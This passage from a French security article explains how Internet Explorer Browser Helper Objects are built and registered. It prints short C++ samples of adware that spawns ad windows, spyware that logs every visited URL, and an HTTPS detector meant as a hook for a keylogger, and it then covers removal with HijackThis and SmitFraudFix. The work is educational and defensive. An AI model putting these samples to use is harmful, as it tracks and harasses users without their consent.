Il y en a sûrement d'autres, mais ce sont les principaux évènements avec lesquels nous avons besoin de travailler. Avant de finir, il vous faut savoir que tous ces `DISPID` sont déclarés dans la librairie *exdispid.h*. Pour tester ces divers évènements, on procède tout simplement ainsi :

```
if (dispidMember ==
        DISPID_BEFORENAVIGATE2) {
    ...
}
```




Figure 5. *Configurer l'Active Desktop*

Enregistrer un BHO pour que IE puisse le lancer

Pour identifier de manière unique des composants COM et leur interface quelque soit le jour, le mois, l'année et l'ordinateur, les objets COM utilisent des GUID's (*Global Unique Identifiers*) basés sur les UUID's (*Universal Unique Identifiers*) de l'*Open Software Foundation's Distributed Computing Environment* (OSF-DCE).

Pour traduire, chaque objet COM a un identifiant unique de 128 bits qui permet de le reconnaître à coup sûr. Ainsi, même si le nom change, on pourra y accéder. C'est ainsi que fonctionne par exemple les plugins vidéo comme Windows Media Player, Flash... au sein des navigateurs. Ainsi, même si le nom change suivant la version, le navigateur saura toujours comment trouver le composant *COM*. (Cf. Listing 5).

Sachant que des millions de composants peuvent exister et qu'ils peuvent être accédés localement aussi bien qu'en réseau, utiliser des identifiants uniques est la meilleure solution pour ne pas charger le mauvais composant.

Dans notre cas, il existe 2 types *d'UUID* avec lesquels nous devons travailler : les CLSID qui permettent d'identifier des composants COM et les IID qui permettent d'identifier des interfaces. Pour ne pas avoir à se prendre la tête avec la génération des `CLSID`, Microsoft a fourni un outil uuidgen.exe qui permet de générer ces fameux *GUID*. Voici à quoi ressemble ces identifiants : *0CB66BA8-5E1F-4963-93D1-E1D6B78FE9A2*. Pour plus d'informations sur les *UUID* et leurs dérivés, veuillez consulter la page MSDN suivante : *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/generating_interface_uuids.asp*.

L'outil uuidgen est généralement fourni avec Microsoft Visual Studio xxx (quelque soit la version). Nous allons générer une nouvel identifiant en ligne de commande. Lorsque l'on créé un projet ATL avec un environnement de développement Microsoft, un identifiant est normalement généré automatiquement. Dans l'exemple suivant, nous parlerons de *IDL*. *IDL* (pour *Interface Definition Language*) est un langage standard pour décrire l'interface de composants. Sachant que les composants *COM* intègrent des systèmes de communication inter-processus, il leur faut un fichier *IDL*.

Il y a 6 options dans cet outil. La première est `-i` qui permet d'afficher *l'UUID* généré dans un fichier *IDL*. Puis il y a `-s` qui permet d'afficher *l'UUID* généré dans une structure en langage C. Ensuite il y a `-o<URIDuFicher>` qui permet de rediriger la sortie du programme dans un fichier. Attention, le nom du fichier

Listing 7. *Code source du bloquer de site web*

```
USES_CONVERSION;
if(dispidMember == DISPID_NAVIGATECOMPLETE2) {
   BSTR bstrUrlName;
   // Obtention de l'adresse de la page avec get_LocationURL()

   HRESULT hr = m_spWebBrowser2->get_LocationURL(&bstrUrlName);
   if(FAILED(hr)) return hr;
   LPTSTR psz = new TCHAR[SysStringLen(bstrUrlName)];
   lstrcpy(psz, OLE2T(bstrUrlName)); // Conversion de l'adresse en TCHAR

   if(strcmp("url_à_bloquer",(const char *)psz) == 0) {
     VARIANT vFlags = {0},vTargetFrameName = {0};
      m_spWebBrowser2->Navigate(SysAllocString(L"url_de_la_nouvelle_page"),
            &vFlags, &vTargetFrameName, NULL, NULL);
      m_spWebBrowser2->put_Visible(VARIANT_TRUE);
   }
   return S_OK;
}
return S_FALSE;
```

Listing 8. *Code source l'adware*

```
USES_CONVERSION;
if(dispidMember == DISPID_NAVIGATECOMPLETE2) {
   BSTR bstrUrlName;
   HRESULT hr = m_spWebBrowser2->get_LocationURL(&bstrUrlName);
   if(FAILED(hr)) return hr;
   LPTSTR psz = new TCHAR[SysStringLen(bstrUrlName)];
   lstrcpy(psz, OLE2T(bstrUrlName));
   if(strcmp("la_page_de_pub ",(const char *)psz) != 0) {
      int ProcessState = 0;
      STARTUPINFO si;
      PROCESS_INFORMATION pi;
      LPTSTR szCmdline=_tcsdup(TEXT("\"C:\\Program Files\\Internet Explorer\\
            IEXPLORE.EXE\" la_page_de_pub "));

      ZeroMemory(&si, sizeof(si));
      si.cb = sizeof(si);
      ZeroMemory(&pi, sizeof(pi));
      ProcessState = CreateProcess(NULL, szCmdline, NULL, NULL, FALSE, 0,
            NULL, NULL, &si, &pi);

      if (ProcessState) {
         // Wait until child process exits.
         // WaitForSingleObject(pi.hProcess, INFINITE);
         // Close process and thread handles.
         CloseHandle(pi.hProcess);
         CloseHandle(pi.hThread);
      }
   }
   return S_OK;
}
return S_FALSE;
```

doit être collé à la lettre de l'option. Il est possible de générer plusieurs *UUID* en même temps avec l'option `-n<number>`. Pour terminer, il y a, comme dans tous programmes en ligne de commande, les options `- v` et `- h` qui permettent respectivement d'obtenir des informations sur la version du logiciel et une aide sur les commandes.

Maintenant, générons un fichier *IDL* à l'aide de la commande `c:\Program Files\Microsoft Visual Studio 8\Common7\Tools>uuidgen.exe -i -oArtIcleIDL.idl`. Voici le contenu du fichier *IDL* obtenu après avoir entré cette ligne de commande dans l'interpréteur de commandes (Cf. Listing 6). Le fichier généré peut servir de base à un script bien plus évolué comme celui utilisé par nos BHO's.

Nous venons d'effectuer qu'une partie de l'enregistrement du composant en tant que serveur COM. Maintenant, il va nous falloir travailler avec la base de registre. Normalement, lors de la création d'un projet ATL avec Microsoft Visual C++, un fichier *RGS* est créé pour simplifier cette dernière étape. Pour voir à quoi ressemble un tel fichier, veuillez consulter le fichier *CloserAdsApp.rgs* fourni avec la source des BHO accompagnant cet article. Dans un premier temps, ce script va ajouter le `CLSID` de notre BHO à la clé *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\'Browser Helper Objects'.* Puis il ajoutera des informations relatives au BHO (comme le chemin absolu vers la DLL, le *CLSID...*) dans 3 clés qu'il placera dans `HKEY_CLASSES_ROOT`.

Quelques exemples de BHO's

Cette section est orientée code informatique. Nous allons développer quelques BHO's pour tester diverses actions pouvant être réalisées avec les BHO's. Les projets Visual Studio permettant de développer des BHO's contenant près d'une vingtaine de fichiers de quelques dizaines de lignes, nous ne traiterons que la méthode Invoke qui est normalement la seule à changer à moins que l'on veuille modifier le contexte de chargement, ajouter des classes au projet ou changer l'UUID...

Nous allons traiter 4 projets. Chacun de ces projets sera présenté sous forme d'une analyse descendante et de quelques explications annexes. Une analyse descendante est un outil d'analyse fonctionnelle comme la bête à cornes ou la pieuvre qui permet de décrire et décortiquer un problème d'un point de vue fonctionnel avec des mots dans le but de détailler au maximum l'aspect hiérarchique du problème en respectant bien chaque étape.

Bloqueur de sites web

Le but du bloqueur de sites web est de suivre l'activité Internet des utilisateurs ayant installé le BHO. Si pendant la navigation, le BHO détecte une adresse interdite, il va la bloquer en redirigeant automatiquement l'utilisateur vers une autre page. (Cf. Listing 7).

Adware

Le but de cet adware est de lancer une page de publicité dès que l'utilisateur change de page Internet. Mais un problème va se poser : cette méthode, si elle est appliquée telle quelle va conduire à un buffer overflow par consommation de ressources systèmes sur le système voire à un crash total de la machine de l'utilisateur. Ce n'est pas notre but. Pourquoi un crash ? Car en lançant la pub, comme c'est une nouvelle URL qui sera visitée donc une autre page de publicité sera lancée et ainsi de suite jusqu'à saturer la machine et la mémoire du PC cible. C'est pour cela qu'avant de commencer à programmer quoique se soit, vous devez décider d'une adresse Internet (celle de votre script de gestion de publicité comme `phpAdsNew` par exemple) qui ne causera pas la création d'une nouvelle page de publicité. Ainsi, à chaque fois que le navigateur lancera cette page, aucune publicité ne sera affichée en plus. Dans le reste de cette section,




Figure 6. *Les positions des Explorer Bars*

cette adresse spéciale sera appelée `la_page_de_pub`. (Cf. Listing 8).

Spyware

Le but de ce spyware est d'observer les habitudes de chaque utilisateur sur Internet. En d'autres mots, d'espionner les sites visités. À chaque fois qu'une nouvelle page est visitée, il inscrit l'adresse dans un fichier. Il serait possible de réaliser diverses actions comme faire des statistiques. Comment ? Premièrement en attribuant un identifiant unique à chaque nouvelle instance du navigateur (à chaque nouvelle fenêtre IE), puis à chaque changement de page, on inscrit l'heure GMT à laquelle s'est produit cet évènement avec l'identifiant unique de la fenêtre IE et l'adresse de la page Internet. Quand à la fin de la session Internet votre BHO vous envoie le fichier (par FTP ou autre), vous pourrez classer chaque action par fenêtre IE puis calculer le temps entre chaque changement de page. Avec un système d'espionnage de l'activité du clavier et de la souris, il sera possible d'avoir un outil de statistique très puissant. Mais revenons à l'exemple simple qui ne fait qu'enregistrer l'adresse des pages visitées (Cf. Listing 9).

Détecter le changement de protocole (http/https)

Il y a quelques mois, un site russe commença à diffuser un BHO d'un genre nouveau. Malheureusement, nous ne nous rappelons plus le nom de ce BHO mais son fonctionnement était le suivant. À chaque fois qu'une victime du BHO indésirable visitait une page sécurisée par HTTPS ou le site d'une banque en ligne, le BHO activait un *keylogger* (enregistreur de frappes clavier) dans l'espoir d'obtenir des informations

confidentielles comme un numéro de carte bancaire, des identifiants PAYPAL... Nous avons essayé de refaire l'attaque dans cet exemple. Le BHO espionne le trafic Internet de la cible et à chaque fois qu'il détecte le protocole HTTPS (ceci est réalisé en regardant si à la 4ème place de la chaîne représentant l'url de la page il y a la présence de la lettre s ou de :), il réalise les actions que l'on souhaite. Dans notre cas, nous avons seulement voulu afficher un `MessageBox`. (Cf. Listing 10).

Il est possible d'accéder au code HTML d'une page comme nous le montre l'article suivant de MSDN : *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwebgen/html/bho.asp*. Cela peut permettre de réaliser d'autres BHO's comme un bloqueur de site avancé qui réalisera une analyse statistique et sémantique de la page en cours avant d'autoriser ou non l'accès : cela s'appelle généralement un logiciel de contrôle parental.

Développer des barres d'outils pour IE

Les toolbars (littéralement, des barres d'outils) sont des espaces généralement horizontaux, situés au-dessous du menu d'un logiciel et qui permettent d'afficher des icônes réagissant aux clicks des souris (à chaque *click* de souris, un évènement du type `on_button_clicked` est envoyé et la fonction associée à l'icône cliquée est exécutée). Depuis Internet Explorer 4 (ou 5), il est possible d'ajouter des barres d'outils personnalisées. Comme pour les BHO's, une barre d'outils IE est un objet COM (ATL et COM) qui sera chargé par Internet Explorer dès son démarrage si celle-ci est présente dans les clés adéquates de la base de registre.

Comme la structure (au niveau du code informatique) est assez proche de la structure des BHO's que nous avons vu plus haut, il est normal que l'on y retrouve des méthodes comme `Invoke()`, le principe des IDL et le principe des interfaces. Pour information, il existe d'autres types de bar sous Windows. Il y a : les Explorer bars et les desk bands. Les Explorer bars sont très courants. Ils permettent de partager l'interface d'Internet Explorer horizontalement ou verticalement entre les pages Internet et des options d'IE. Le schémas de la Figure 6 montre où sont généralement localisé (aussi bien verticalement qu'horizontalement) les Explorer bars (raccourcis en EB sur le schémas). Le système de gestion des favoris ou encore le système de recherche (depuis Internet Explorer 6) utilisent des Explorer bars. Les Explorer bars sont généralement flottants, cela veut dire qu'il est aussi bien possible de les afficher que de les cacher.

Les desk bands sont par contre moins courant. Ils permettent d'ajouter des icônes, des messages et même de la pub dans la barre des tâches de Windows. L'horloge numérique de Windows est par exemple placée dans un desk band, ainsi que les icônes de lancement rapide des logiciels qui se situent juste après le menu Démarrez. Il est même possible de déplacer avec la souris un desk band hors de la barre des tâches pour qu'elle apparaisse comme une fenêtre Windows.

Au niveau des interfaces, les bands (ou bars) doivent implémenter les interfaces suivantes : `IUnknown`, `IClassFactory`, `IDeskBand`, `IObjectWithSite` et `IPersistStream`. `IClassFactory` contient 2 méthodes, CreateInstance qui créé un objet d'un `CLSID` précis et *LockServer* qui va charger le serveur *COM* de l'objet

Listing 9. *Code source du spyware*

```
USES_CONVERSION;
if(dispidMember == DISPID_NAVIGATECOMPLETE2) {
   FILE *fp;
   BSTR bstrUrlName;

   HRESULT hr = m_spWebBrowser2->get_LocationURL(&bstrUrlName);
   if(FAILED(hr)) return hr;
   LPTSTR psz = new TCHAR[SysStringLen(bstrUrlName)];
   lstrcpy(psz,.OLE2T(bstrUrlName));
   fopen_s(&fp, "uri_du_fichier_de_sauvegarde", "a");

   // Ecriture de l'adresse courante dans le fichier
   fprintf(fp, "%s\n", (const char *)psz);
   fclose(fp);
   return S_OK;
}
return S_FALSE;
```

Listing 10. *Code source du détecteur de protocole*

```
USES_CONVERSION;
if(dispidMember == DISPID_NAVIGATECOMPLETE2) {
   int URLLen = 0;

   BSTR bstrUrlName;
   HRESULT hr = m_spWebBrowser2->get_LocationURL(&bstrUrlName);
   if(FAILED(hr)) return hr;
   LPTSTR psz = new TCHAR[SysStringLen(bstrUrlName)];
   lstrcpy(psz, OLE2T(bstrUrlName));
   URLLen = strlen((const char *)psz);

   if (((const char *)psz)[4] == 's') {
      // MessageBox(NULL, "HTTPS", "Protocol HTTPS detected", MB_OK);
      // Do what you want if the HTTPS protocol is used
   }
   return S_OK;
}
return S_FALSE;
```

en mémoire et permettre la création rapide de nouveaux objets. `IDeskBand` qui permet d'obtenir des informations utiles sur une barre d'outils précise. `IObjectWithSite` qui permet l'interaction entre un objet et un site, il contient les méthodes `SetSite()` et `GetSite()`. Pour finir `IPersistStream` qui est utilisé pour des actions de sérialisation d'objets. Au niveau de l'enregistrement des barres d'outils dans la base de registre, cela se passe à peu près pareil que pour les BHO's. Premièrement, il faut enregistrer le `CLSID` de l'objet dans une sous-clé de `HKCR (HKEY_CLASSES_ROOT)` puis dans *HKLM/Software/Microsoft/'Internet Explorer'/Toolbar.*

Comme nous l'avons vu, les barres d'outils sont au niveau du design du code presque semblables aux BHO's. Mais malgré cette ressemblance, créer de toute pièce (*from scratch*) une barre d'outils est quelque chose d'assez long et complexe. C'est pour cela que même des sociétés comme Google, Ebay (en citer d'autres) utilisent des outils de génération de barres d'outils que l'on peut trouver sur Internet et qui permettent de séparer l'interface (qui est souvent sauvegardée dans un fichier XML et décrite à l'aide de balises que l'éditeur du logiciel a spécifié à l'avance) du code C++ (structure de base de la barre d'outils et fonctions associées aux éléments de son interface). Il est certes possible de créer une barre d'outils entièrement sans passer par la méthode du fichier XML mais cela est surtout réalisé par les nostalgiques et les personnes voulant personnaliser leur barre d'outils. En passant par un fichier XML, on peut facilement mettre à jour une barre d'outils sans avoir à replonger son nez dans tout le code. Nous allons vous présenter 3 de ces outils miracles qui permettent de créer sa propre barre d'outil.

Le premier est ToolbarStudio (*http://www.besttoolbars.net/*), un logiciel professionnel de création de barres d'outils pouvant être manipulé seulement avec la souris : aucune connaissance en programmation n'est demandée. Ce logiciel est déjà utilisé par de grands sites comme Alexa, MSN, Ebay, Ask Jeeves, T-Online, Skype et j'en passe. Ce qui est formidable avec cet outil, c'est qu'il fournit une liste plus qu'impressionnante d'options : une dizaine de systèmes de recherches très complets, la possibilité d'ajouter du JavaScript pour accéder au contenu de la page en cours de visite, la possibilité de modifier l'interface de la barre d'outils sans avoir à la réinstaller, un mini client mail, des outils de réseau et sécurité...

Le deuxième est ToolbarDesign (*http://www.toolbardesign.com/*). Il est gratuit sous certaines conditions et offre à peu près les mêmes services que ToolbarStudio. Une chose peut faire pencher la balance : avec ToolbarDesign, il est possible de créer des scripts Visual Basic (le fameux VBS).

Le dernier que nous voulons vous présenter est Dioda Toolbar-Creator (*http://www.diodia.com/*). La grande différence entre celui-ci et les précédents est le fait qu'il fournit les codes sources des barres d'outils que l'on créé dans le but de pouvoir le personnaliser selon nos souhaits. Cet outil est, pour nous l'un des meilleurs, car en plus de nous permettre de créer des barres d'outils comme les précédents outils (avec l'aide d'un fichier XML), il permet d'apprendre en lisant le code informatique comment sont créés les barres d'outils sous IE.

Pour apprendre à développer une barre d'outils from scratch et tout autre type de barre d'outils que l'on a présenté plus haut dans cette section, nous vous conseillons de lire les articles suivants : *http://www.codeproject.com/atl/ietoolbartutorial.asp* et *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/shellcc/platform/shell/programmersguide/shell_adv/bands.asp.*

Se protéger des BHOs malintentionnés

La première des protections manuelle contre les BHO's, les barres d'outils et les spywares/adwares en général est de ne pas télécharger n'importe quoi et d'éviter les outils comme Kazaa. Mais bon, cela est plus de la prévention que de l'éradication de BHO's.

Comment se débarrasser des BHO's et outils similaires sous un système équipé de Windows ? Premièrement, il faut savoir où se trouve (quel emplacement sur le disque dur, quel emplacement dans la base de registre...) les informations relatives au BHO ou à la barre d'outils que vous voulez enlever. Pour cela, il faut se servir de toutes les informations fournies dans cet article, d'Internet et d'un peu de chance (le tâtonnement tient une part importante dans ce travail). Puis il va falloir lancer sa machine en mode sans échec.

Le mode sans échec est accessible dès le démarrage de la machine avant que le logo Windows apparaisse. Pour le trouver, appuyez sur la touche [*F8*] dès le démarrage de votre ordinateur, à un moment, vous aurez plusieurs choix de boot, entre autre le mode sans échec. Le mode sans échec est un mode de Windows qui permet de ne charger que le strict minimum au niveau des drivers et des services dans le but de, généralement, réparer un système. Par exemple, si vous avez un problème avec winlogon et que vous ne pouvez plus vous connecter à votre compte, grâce au mode sans échec, il sera possible de régler ce problème en modifiant les bons exécutables et les bonnes DLL. Il en est de même pour d'autres actions comme supprimer le fameux et très critiqué WGA (*Windows Genuine Advantage*) de Microsoft qui se comporte comme un spyware (en tout cas dans sa première version) car avant même l'affichage de la fenêtre d'authentification Windows, il envoie des informations sur votre système à Windows et sauvegarde par la suite un fichier crypté permettant sûrement l'identification unique de votre machine et votre compte. Bien que le but de WGA soit louable (empêcher la prolifération des versions Windows pirates), ses méthodes

Listing 11. *Rapport de HijackThis*

```
Logfile of HijackThis v1.99.1
Scan saved at 17:15:24, on 04/07/2006
Platform: Windows XP SP2 (WinNT 5.01.2600)
MSIE: Internet Explorer v6.00 SP2 (6.00.2900.2180)
Running processes: <!- - La liste des processus actif - ->
C:\WINDOWS\System32\smss.exe
…
C:\Documents and Settings\khaalel\Desktop\Docs\My Docs\Hackin9\BHOs\Codes\CDs\HijackThis.exe
   < !- - Nx : Des informations sur la page d'accueil et de recherche des navigateurs Netscape et Mozilla - ->
N3 - Netscape 7: user_pref("browser.startup.homepage", "http://www.netscape.fr"); (C:\Documents and Settings\khaalel\
      Application Data\Mozilla\Profiles\default\m1qn6znd.slt\prefs.js)
…
   <!- - O2 : Tous les Browsers Helper Objects présents sur le système - ->
O2 - BHO: Adobe PDF Reader Link Helper - {06849E9F-C8D7-4D59-B87D-784B7D6BE0B3} - C:\Program Files\Adobe\Acrobat 7.0\
      ActiveX\AcroIEHelper.dll
…
   <!- - O3 : Toutes les barres d'outils Internet Explorer présents sur le système - ->
O3 - Toolbar: (no name) - {E3C7D182-655D-45EE-8896-A8F8C4DA7E94} - (no file)
   <!- - O4 : Tous les programmes se lançant automatiquement au démarrage - ->
O4 - HKLM\..\Run: [Cpqset] C:\Program Files\HPQ\Default Settings\cpqset.exe
…
O4 - Global Startup: Microsoft Office.lnk = C:\Program Files\Microsoft Office\Office10\OSA.EXE
   <!- - O8 : Les éléments du menu du click droit sous IE ayant été rajoutés par des tiers - ->
O8 - Extra context menu item: &Search - http://bar.mywebsearch.com/menusearch.html?p=ZNfox000
O9 - Extra button: (no name) - {08B0E5C0-4FCB-11CF-AAA5-00401C608501} - C:\Program Files\Java\jre1.5.0_06\bin\ssv.dll
…
```

Listing 12. *Rapport de SmitFraudFix*

```
SmitFraudFix v2.65
Scan done at 17:37:12,96, 04/07/2006
Run from C:\Documents and Settings\khaalel\Desktop\Docs\My Docs\Hackin9\BHOs\Codes\CDs\SmitfraudFix
OS: Microsoft Windows XP [Version 5.1.2600] - Windows_NT
Fix ran in normal mode
»»»»»»»»»»»»»»»»»»»»»»»» C:\
»»»»»»»»»»»»»»»»»»»»»»»» C:\WINDOWS
»»»»»»»»»»»»»»»»»»»»»»»» C:\WINDOWS\system
»»»»»»»»»»»»»»»»»»»»»»»» C:\WINDOWS\Web
»»»»»»»»»»»»»»»»»»»»»»»» C:\WINDOWS\system32
C:\WINDOWS\system32\atmclk.exe FOUND !
C:\WINDOWS\system32\1024\ FOUND !
»»»»»»»»»»»»»»»»»»»»»»»» C:\Documents and Settings\khaalel\Application Data
»»»»»»»»»»»»»»»»»»»»»»»» Start Menu
»»»»»»»»»»»»»»»»»»»»»»»» C:\DOCUME~1\khaalel\FAVORI~1
C:\DOCUME~1\khaalel\FAVORI~1\Antivirus Test Online.url FOUND !
»»»»»»»»»»»»»»»»»»»»»»»» Desktop
»»»»»»»»»»»»»»»»»»»»»»»» C:\Program Files
»»»»»»»»»»»»»»»»»»»»»»»» Corrupted keys
»»»»»»»»»»»»»»»»»»»»»»»» Desktop Components
[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Components\0]
"Source"="About:Home"
"SubscribedURL"="About:Home"
"FriendlyName"="My Current Home Page"
»»»»»»»»»»»»»»»»»»»»»»»» Sharedtaskscheduler
!!!Attention, following keys are not inevitably infected!!!
…
[HKEY_CLASSES_ROOT\CLSID\{af3fd9a8-1287-4159-9212-9a5b4494af70}\InProcServer32]
@="C:\WINDOWS\system32\guxxa.dll"
[HKEY_CURRENT_USER\Software\Classes\CLSID\{af3fd9a8-1287-4159-9212-9a5b4494af70}\InProcServer32]
@="C:\WINDOWS\system32\guxxa.dll"
»»»»»»»»»»»»»»»»»»»»»»»» Scanning wininet.dll infection
»»»»»»»»»»»»»»»»»»»»»»»» End
```

(se comporter comme un *spyware*) sont à discuter. Et bien, il est possible de tromper et même désinstaller WGA et comme tout autre spyware, à partir du mode sans échec.

Mais bon, comme il a été dit plus haut, pour une éradication manuelle, il faut savoir où chercher et seul l'expérience permet d'aller vite et de trouver ce que l'on recherche en très peu de temps.

Cette méthode est généralement conseillée lorsque l'on se trouve en face d'un nouveau type de menace, d'un nouveau spyware ou adware car utiliser des outils créés pour ces recherches et ces éradications (*search & destroy*) est beaucoup plus simple. Nous allons dans la section suivante voir quelques outils pouvant aider à se débarrasser des BHO's en tout genre et des barres d'outils publicitaires ou non.

Si nous pouvons donner un conseil au personnes voulant apprendre à sécuriser des machines Windows et qui veulent apprendre à détecter / éradiquer des BHO's et des barres d'outils indésirables, le mieux qu'ils aient à faire pour commencer et de parcourir la base de connaissances de SOPHOS Labs qui est un véritable mine d'or sur les malwares en général. Elle peut être trouvée à l'adresse *http://www.sophos.com/security/analyses/* pour la version anglaise et *http://www.sophos.fr/security/analyses/* pour la version française. En cherchant bien, il est possible de trouver des informations sur tous les spywares et adwares ayant donné des sueurs froides aux éditeurs d'antivirus et voir comment ils fonctionnaient : où ils se cachaient, ce qu'ils faisaient, comment ils faisaient ce qu'ils faisaient, comment il était possible de les éradiquer, les actions secondaires qu'ils effectuaient, sur quelles failles ils s'appuyaient... tout plein d'informations qu'il est nécessaire d'emmagasiner pour savoir comment se comportent ce types de *malwares* et pour savoir comment les trouver et les détruire car la plupart des créateurs de *malwares* ne sont *malheureusement* pas des génies. Certes il en existe, mais ceux-là vont plutôt chercher à créer des outils plus puissants, plus fonctionnels que copier le fonctionnement de *malwares* existant : ce que fait généralement les petits script kiddies qui créé des variantes de *malwares*. D'autres bases de connaissances existent, mais c'est à vous lecteurs de les trouver et de voir si vous êtes capables de rechercher l'information capitale dans cette grande botte de foin qu'est Internet.

Protection automatique grâce à des logiciels

Ce titre est un peu trompeur. Protection automatique grâce à des logiciels. Nous allons bien sûr parler de divers logiciels de protection mais l'aspect de protection automatique ne sera pas vraiment au rendez-vous car la plupart du temps que nous utiliserons ces outils, les méfaits auront déjà été perpétrés et notre but sera de bloquer le ou les logiciels étant à la cause de ces méfaits.

Nous verrons divers types de logiciels de sécurité et d'analyse, le but étant d'en présenter au moins un à chaque fois qui permet de couvrir tout un ensemble d'actions. Ces actions sont la prise de conscience, la recherche en profondeur, l'identification, l'analyse, l'éradication, la post-éradication. Pour information, vous n'êtes pas obligé de suivre chacune de ces étapes à la lettre pour analyser votre/vos système(s). Ces étapes ont été imaginées de toute pièce par l'auteur dans le but de connaître les actions primaires et celles secondaires à effectuer lors d'une analyse de sécurité.

Voici comment procéder pour détecter des infections par des BHO's et des barres d'outils.

La prise de conscience ne nécessite pas forcément d'outils spécialisés car il suffit d'être à l'écoute de son ordinateur pour savoir s'il y a un problème ou non et s'il y a infection ou non. Tout élément peut être utile : des processus aux noms bizarres, des messages indiquant un manque de sécurité sur l'ordinateur, des publicités apparaissant sans action de l'utilisateur, des éléments inhabituels avec Internet Explorer, une impression bizarre avec un logiciel... Tout élément peut permettre de découvrir qu'un *BHO* ou une barre d'outils est installée sur une machine Windows, c'est pour cela qu'il faut mener une véritable investigation aussi bien au niveau de la machine que de ses utilisateurs.

L'étape suivante est la recherche en profondeur. À cette étape, nous avons l'impression que la machine a été infectée mais nous ne savons pas par quoi. Le but va être de collecter diverses informations sur la machine pour pouvoir identifier le problème (s'il y en a un bien sûr). Ces informations peuvent aussi bien provenir des processus actifs, des préférences des navigateurs comme IE ou Firefox, de diverses clés de la base de registre, de services Windows et de l'analyse de divers répertoires du système. Pour cette étape, deux outils sont généralement utilisés : *HijackThis* et *SmitFraudFix*. Ils sont plus complémentaires que concurrents et sont gratuits.

HijackThis est un programme ayant une interface graphique mais pouvant être contrôlé en ligne de commande qui génère un fichier *LOG* sur son analyse. Le prendre en main pour lancer une analyse est aussi simple que de cliquer sur le bouton *Démarrez* de Windows, par contre lire le rapport peut être déroutant les premières fois. Nous n'allons pas expliquer comment lire un rapport *HijackThis* ou *SmitFraudFix* car cela pourrait faire l'objet d'un article entier. Nous allons seulement montrer ce que l'on peut y trouver.

À la fin de son analyse, *HijackThis* créé un fichier .log dans le répertoire où l'exécutable réside puis l'ouvre avec le bloc note. Voici un extrait de ce fichier (nous introduirons des commentaires pour expliquer chaque section comme des commentaires HTML : `<!-- -->`). (Cf. Listing 11).

Il y a bien sûr d'autres informations indiquées dans ce rapport mais toutes les expliquer rallongerait cet article. Pour sa part, *SmitFraudFix*

analyse les répertoires principaux de Windows dans le but de trouver des BHO's, des spywares... Voici un extrait de son rapport : (Cf. Listing 12).

Comme vous pouvez le voir dans cet extrait, `SmitFraudFix` fournit le nom et l'adresse absolue vers les fichiers qui lui semblent suspects (cela ne veut pas forcément dire qu'ils sont la cause de vos problèmes). Avec ces deux programmes, il devient assez facile de trouver la source de vos problèmes.

L'étape suivante est l'identification. Cela est possible que si l'étape précédente a été correctement effectuée. Pourquoi ? Car l'identification est la suite logique de l'analyse des rapports. C'est en analysant attentivement les rapports que l'on va pouvoir savoir quelle est la cause de nos problèmes.

L'étape suivante est l'analyse. Elle consiste à analyser ce que fait un programme donné sur votre système mais aussi à rechercher sur Internet des informations sur la cause du problème (que ce soit un BHO, une barre d'outils ou un malware en général). Pour vous aider, il peut être utile d'utiliser ou de créer un programme qui va analyser les accès aux fichiers d'un système et de notifier les modifications apportées. Pour surveiller l'activité au niveau du système de fichier d'une machine, le programme *FilemonNT* de SysInternals (*http://www.sysinternals.com/Utilities/Filemon.html*) peut être d'un grand secours. Vous pouvez aussi développer votre propre programme. Analyser les accès à la base de registre est aussi possible.

Ainsi il est possible de savoir si un programme enregistre votre navigation, si un programme envoie un fichier à travers le réseau... Au niveau de la recherche sur Internet, il faut généralement consulter les bases de connaissances comme celle de SOPHOS et surtout les forums

Listing 13. *Une barre d'outils en XUL*

```
<toolbar id="KhaalelToolbar">
    <description>
        We can put whatever we want here for our toolbar
    </description>
</toolbar>
```

Listing 14. *Quelques CLSID*

```
X FF731508-CD28-E0B0-3E85-0CF55FDE9FBA: IE**32.DLL - CoolWebSearch/HomeSearch, http://cwshredder.net/cwshredder/
      cwschronicles.html#homesearch adware component
X FF756452-2FA2-7C43-6CAF-070E594D543C: JAVA**32.dll (* = random char) - CoolWebSearch/HomeSearch, http://
      cwshredder.net/cwshredder/cwschronicles.html#homesearch adware component
